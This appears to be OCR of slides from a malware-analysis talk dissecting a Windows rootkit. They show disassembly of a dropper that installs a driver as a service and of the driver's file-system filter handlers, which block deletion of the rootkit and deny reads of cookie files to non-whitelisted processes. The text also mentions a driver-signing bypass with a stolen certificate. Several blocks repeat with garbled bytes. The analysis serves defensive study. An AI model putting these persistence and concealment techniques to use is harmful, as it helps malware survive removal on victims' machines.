.text:101CA492 8B 8D EC FE FF FF mov ecx, [ebp+Block]
.text:101CA498 51 push ecx ; lpServiceName
.text:101CA499 8D 95 D8 FD FF FF lea edx, [ebp+Destination]
.text:101CA49F 52 push edx ; lpBinaryPathName
.text:101CA4A0 E8 1B FD FF FF call ServiceCreate
.text:101CA4A5 8B 85 EC FE FF FF mov eax, [ebp+Block]
.text:101CA4AB 50 push eax ; lpServiceName
.text:101CA4AC E8 0F FC FF FF call StartService



.text:101CA450 74 0C jz short loc_101CA45E
85 D4 FD FF FF+mov [ebp+lpBuffer], offset DriverMZ64
A5 23 10
0A jmp short loc_101CA468
.text:101CA45E
.text:101CA45E loc_101CA45E:
.text:101CA45E C7 85 D4 FD FF FF+mov [ebp+lpBuffer
.text:101CA45E 40 50 23 10
.text:101CA468
.text:101CA468 loc_101CA468:
.text:101CA468 8B 4D F8 mov ecx, [ebp+var_8]
.text:101CA46B F7 D9 neg ecx
.text:101CA46D 1B C9 sbb ecx, ecx
.text:101CA46F 81 E1 00 0E 00 00 and ecx, 0E00h
.text:101CA475 81 C1 18 55 00 00 add ecx, 5518h
.text:101CA47B 51 push ecx ; nNumberOfBytesToWrite
.text:101CA47C 8B 95 D4 FD FF FF mov edx, [ebp+lpBuffer]
.text:101CA482 52 push edx ; lpBuffer
.text:101CA483 8D 85 D8 FD FF FF lea eax, [ebp+Destination]
.text:101CA489 50 push eax ; lpFileName
.text:101CA48A E8 F1 CC FF FF call WriteFileWrapper
.text:101CA48F 83 C4 0C add esp, 0Ch
.text:101CA492 8B 8D EC FE FF FF mov ecx, [ebp+Block]
.text:101CA498 51 push ecx ; lpServiceName
.text:101CA499 8D 95 D8 FD FF FF lea edx, [ebp+Destination]
.text:101CA49F 52 push edx ; lpBinaryPathName
.text:101CA4A0 E8 1B FD FF FF call ServiceCreate
.text:101CA4A5 8B 85 EC FE FF FF mov eax, [ebp+Block]
.text:101CA4AB 50 push eax ; lpServiceName
.text:101CA4AC E8 0F FC FF FF call StartService

Case Study #1 - The Rootkit

- Has both x86 and x64 versions
- Bypasses DSE by using a probably stolen certificate
  - Implement a File System Filter Driver
  - String Obfuscation







Case Study #1 - The Rootkit

- The DriverEntry

```
.text:A6A71E45
.text:A6A71E45                          loc_A6A71E45:
.text:A6A71E45 57                       push    edi
.text:A6A71E46 6A 1C                    push    1Ch
.text:A6A71E48 59                       pop     ecx
.text:A6A71E49 B8 30 18 A7 A6           mov     eax, offset IrpMjGenericHandler
.text:A6A71E4E 8D 7E 38                 lea     edi, [esi+_DRIVER_OBJECT.MajorFunction.IRP_MJ_CREATE]
.text:A6A71E51 F3 AB                    rep stosd
.text:A6A71E53 C7 46 34 50 1D A7 A6     mov     [esi+_DRIVER_OBJECT.DriverUnload], offset UnloadRoutine
.text:A6A71E5A C7 46 50 9C 18 A7 A6     mov     [esi+_DRIVER_OBJECT.MajorFunction.IRP_MJ_SET_INFORMATION], offset IrpMjSetInformationHandler
.text:A6A71E61 C7 46 44 56 18 A7 A6     mov     [esi+_DRIVER_OBJECT.MajorFunction.IRP_MJ_READ], offset IrpMjReadHandler
.text:A6A71E68 C7 46 28 00 21 A7 A6     mov     [esi+_DRIVER_OBJECT.FastIoDispatch], offset FastIoDispatchTable
.text:A6A71E6F 0F B7 03                 movzx   eax, word ptr [ebx]
.text:A6A71E72 50                       push    eax             ; MaxCount
.text:A6A71E73 FF 73 04                 push    dword ptr [ebx+4] ; Src
.text:A6A71E76 68 88 21 A7 A6           push    offset unk_A6A72188 ; void *
.text:A6A71E7B E8 74 00 00 00           call    memcpy
.text:A6A71E80 83 C4 0C                 add     esp, 0Ch
.text:A6A71E83 68 90 23 A7 A6           push    offset Cookie   ; Cookie
.text:A6A71E88 6A 00                    push    0               ; Context
.text:A6A71E8A 68 AA 17 A7 A6           push    offset CallbackFunction ; Function
.text:A6A71E8F FF 15 88 20 A7 A6        call    ds:CmRegisterCallback
.text:A6A71E95 68 2C 1D A7 A6           push    offset DriverNotificationRoutine ; DriverNotificationRoutine
.text:A6A71E9A 56                       push    esi             ; DriverObject
.text:A6A71E9B FF 15 84 20 A7 A6        call    ds:IoRegisterFsRegistrationChange
.text:A6A71EA1 5F                       pop     edi
.text:A6A71EA2 85 C0                    test    eax, eax
.text:A6A71EA4 7C 02                    jl      short loc_A6A71EA8
```

```
                        loc_A6A71E45:
                        push    edi
                        push    1Ch
                        pop     ecx
18 A7 A6                mov     eax, offset IrpMjGenericHandler
38                      lea     edi, [esi+_DRIVER_OBJECT.MajorFunction.IRP_MJ_CREATE]
                        rep stosd
34 50 1D A7 A6          mov     [esi+_DRIVER_OBJECT.DriverUnload], offset UnloadRoutine
50 9C 18 A7 A6          mov     [esi+_DRIVER_OBJECT.MajorFunction.IRP_MJ_SET_INFORMATION], offset IrpMjSetIn
44 56 18 A7 A6          mov     [esi+_DRIVER_OBJECT.MajorFunction.IRP_MJ_READ], offset IrpMjReadHandler
28 00 21 A7 A6          mov     [esi+_DRIVER_OBJECT.FastIoDispatch], offset FastIoDispatchTable
03                      movzx   eax, word ptr [ebx]
                        push    eax             ; MaxCount
04                      push    dword ptr [ebx+4] ; Src
21 A7 A6                push    offset unk_A6A72188 ; void *
00 00 00                call    memcpy
0C                      add     esp, 0Ch
23 A7 A6                push    offset Cookie   ; Cookie
                        push    0               ; Context
17 A7 A6                push    offset CallbackFunction ; Function
38 20 A7 A6             call    ds:CmRegisterCallback
1D A7 A6                push    offset DriverNotificationRoutine ; DriverNotificationRoutine
                        push    esi             ; DriverObject
34 20 A7 A6             call    ds:IoRegisterFsRegistrationChange
                        pop     edi
                        test    eax, eax
                        jl      short loc_A6A71EA8
```


```
                        loc_A6A71E45:
                        push    edi
                        push    1Ch
                        pop     ecx
8 A7 A6                 mov     eax, offset IrpMjGenericHandler
8                       lea     edi, [esi+_DRIVER_OBJECT.MajorFunction.IRP_MJ_CREATE]
                        rep stosd
4 50 1D A7 A6           mov     [esi+_DRIVER_OBJECT.DriverUnload], offset UnloadRoutine
0 9C 18 A7 A6           mov     [esi+_DRIVER_OBJECT.MajorFunction.IRP_MJ_SET_INFORMATION], offset IrpMjSetIn
4 56 18 A7 A6           mov     [esi+_DRIVER_OBJECT.MajorFunction.IRP_MJ_READ], offset IrpMjReadHandler
8 00 21 A7 A6           mov     [esi+_DRIVER_OBJECT.FastIoDispatch], offset FastIoDispatchTable
3                       movzx   eax, word ptr [ebx]
                        push    eax             ; MaxCount
4                       push    dword ptr [ebx+4] ; Src
1 A7 A6                 push    offset unk_A6A72188 ; void *
0 00 00                 call    memcpy
C                       add     esp, 0Ch
3 A7 A6                 push    offset Cookie   ; Cookie
                        push    0               ; Context
7 A7 A6                 push    offset CallbackFunction ; Function
8 20 A7 A6              call    ds:CmRegisterCallback
D A7 A6                 push    offset DriverNotificationRoutine ; DriverNotificationRoutine
                        push    esi             ; DriverObject
4 20 A7 A6              call    ds:IoRegisterFsRegistrationChange
                        pop     edi
                        test    eax, eax
                        jl      short loc_A6A71EA8
```


```
loc_A6A71E45:
push    edi
push    1Ch
pop     ecx
mov     eax, offset IrpMjGenericHandler
lea     edi, [esi+_DRIVER_OBJECT.MajorFunction.IRP_MJ_CREATE]
rep stosd
mov     [esi+_DRIVER_OBJECT.DriverUnload], offset UnloadRoutine
mov     [esi+_DRIVER_OBJECT.MajorFunction.IRP_MJ_SET_INFORMATION], offset IrpMjSetInformationHandler
mov     [esi+_DRIVER_OBJECT.MajorFunction.IRP_MJ_READ], offset IrpMjReadHandler
mov     [esi+_DRIVER_OBJECT.FastIoDispatch], offset FastIoDispatchTable
movzx   eax, word ptr [ebx]
push    eax             ; MaxCount
push    dword ptr [ebx+4] ; Src
push    offset unk_A6A72188 ; void *
call    memcpy
add     esp, 0Ch
push    offset Cookie   ; Cookie
push    0               ; Context
push    offset CallbackFunction ; Function
call    ds:CmRegisterCallback
push    offset DriverNotificationRoutine ; DriverNotificationRoutine
push    esi             ; DriverObject
call    ds:IoRegisterFsRegistrationChange
pop     edi
test    eax, eax
jl      short loc_A6A71EA8
```

```
loc_A6A71E45:
push    edi
push    1Ch
pop     ecx
mov     eax, offset IrpMjGenericHandler
lea     edi, [esi+_DRIVER_OBJECT.MajorFunction.IRP_MJ_CREATE]
rep stosd
mov     [esi+_DRIVER_OBJECT.DriverUnload], offset UnloadRoutine
mov     [esi+_DRIVER_OBJECT.MajorFunction.IRP_MJ_SET_INFORMATION], offset IrpMjSetInformationHandler
mov     [esi+_DRIVER_OBJECT.MajorFunction.IRP_MJ_READ], offset IrpMjReadHandler
mov     [esi+_DRIVER_OBJECT.FastIoDispatch], offset FastIoDispatchTable
movzx   eax, word ptr [ebx]
push    eax             ; MaxCount
push    dword ptr [ebx+4] ; Src
push    offset unk_A6A72188 ; void *
call    memcpy
add     esp, 0Ch
push    offset Cookie   ; Cookie
push    0               ; Context
push    offset CallbackFunction ; Function
call    ds:CmRegisterCallback
push    offset DriverNotificationRoutine ; DriverNotificationRoutine
push    esi             ; DriverObject
call    ds:IoRegisterFsRegistrationChange
pop     edi
test    eax, eax
jl      short loc_A6A71EA8
```


Case Study #1 - The Rootkit

- Self-Deletion Prevention
  - Implements the FS Filter Driver's IRP_MJ_SET_INFORMATION







```
.text:A6A7189C
.text:A6A7189C
.text:A6A7189C                          ; Attributes: bp-based frame
.text:A6A7189C
.text:A6A7189C                          ; int __stdcall IrpMjSetInformationHandler(int, PIRP Irp)
.text:A6A7189C                          IrpMjSetInformationHandler proc near
.text:A6A7189C
.text:A6A7189C                          device= dword ptr  8
.text:A6A7189C                          Irp= dword ptr  0Ch
.text:A6A7189C
.text:A6A7189C 8B FF                    mov     edi, edi
.text:A6A7189E 55                       push    ebp
.text:A6A7189F 8B EC                    mov     ebp, esp
.text:A6A718A1 56                       push    esi
.text:A6A718A2 8B 75 0C                 mov     esi, [ebp+Irp]
.text:A6A718A5 8B 46 60                 mov     eax, [esi+_IRP.Tail.Overlay.anonymous_1.anonymous_0.CurrentStackLocation]
.text:A6A718A8 8B 40 18                 mov     eax, [eax+_IO_STACK_LOCATION.FileObject]
.text:A6A718AB 83 C0 30                 add     eax, _FILE_OBJECT.FileName.Length
.text:A6A718AE 50                       push    eax             ; String1
.text:A6A718AF E8 28 FD FF FF           call    CompareFileNameWithRegistryImagePath
.text:A6A718B4 84 C0                    test    al, al
.text:A6A718B6 74 07                    jz      short loc_A6A718BF
```



```
.text:A6A718B8 B8 22 00 00 C0           mov     eax, STATUS_ACCESS_DENIED ; STATUS_ACCESS_DENIED
.text:A6A718BD EB 09                    jmp     short loc_A6A718C8
```




```
.text:A6A718BF
.text:A6A718BF                          loc_A6A718BF:           ; Irp
.text:A6A718BF 56                       push    esi
.text:A6A718C0 FF 75 08                 push    [ebp+device]    ; device
.text:A6A718C3 E8 68 FF FF FF           call    IrpMjGenericHandler
```




```
.text:A6A718C8
.text:A6A718C8                          loc_A6A718C8:
.text:A6A718C8 5E                       pop     esi
.text:A6A718C9 5D                       pop     ebp
.text:A6A718CA C2 08 00                 retn    8
.text:A6A718CA                          IrpMjSetInformationHandler endp
.text:A6A718CA
```


Case Study #1 - The Rootkit

- Reading prevention for a blacklist of files (except for whitelisted processes)
  - Implemented by the FS Filter Driver's IRP_MJ_READ






```
c:\Users\internals\Desktop>type cookies.db
Access is denied.
```


.text:A6A71856
.text:A6A71856
.text:A6A71856 ; Attributes: bp-based frame
.text:A6A71856
.text:A6A71856 ; NTSTATUS __stdcall IrpMjReadHandler(_DEVICE_OBJECT *device, PIRP Irp)
.text:A6A71856 IrpMjReadHandler proc near
.text:A6A71856
.text:A6A71856 device= dword ptr 8
.text:A6A71856 Irp= dword ptr 0Ch
.text:A6A71856
.text:A6A71856 8B FF mov edi, edi
.text:A6A71858 55 push ebp
.text:A6A71859 8B EC mov ebp, esp
.text:A6A7185B 56 push esi
.text:A6A7185C 8B 75 0C mov esi, [ebp+Irp]
.text:A6A7185F 8B 46 60 mov eax, [esi+_IRP.Tail.Overlay.anonymous_1.anonymous_0.CurrentStackLocation] ; _IO_STACK_LOCATION
.text:A6A71862 8B 40 18 mov eax, [eax+_IO_STACK_LOCATION.FileObject] ; _FILE_OBJECT
.text:A6A71865 83 C0 30 add eax, _FILE_OBJECT.FileName.Length ; FileName
.text:A6A71868 50 push eax
.text:A6A71869 E8 2A F3 FF FF call CheckCookiesFilename
.text:A6A7186E 84 C0 test al, al
.text:A6A71870 74 17 jz short loc_A6A71889


.text:A6A71872 FF 15 4C 20 A7 A6 call ds:PsGetCurrentProcessId
.text:A6A71878 50 push eax ; ProcessId
.text:A6A71879 E8 86 FD FF FF call CheckProcessNameWrapper
.text:A6A7187E 84 C0 test al, al
.text:A6A71880 75 07 jnz short loc_A6A71889


.text:A6A71882 B8 22 00 00 C0 mov eax, STATUS_ACCESS_DENIED ; STATUS_ACCESS_DENIED
.text:A6A71887 EB 09 jmp short loc_A6A71892


.text:A6A71889
.text:A6A71889 loc_A6A71889: ; Irp
.text:A6A71889 56 push esi
.text:A6A7188A FF 75 08 push [ebp+device] ; device
.text:A6A7188D E8 9E FF FF FF call IrpMjGenericHandler



.text:A6A71892
.text:A6A71892 loc_A6A71892:
.text:A6A71892 5E pop esi
.text:A6A71893 5D pop ebp
.text:A6A71894 C2 08 00 retn 8
.text:A6A71894 IrpMjReadHandler endp
.text:A6A71894

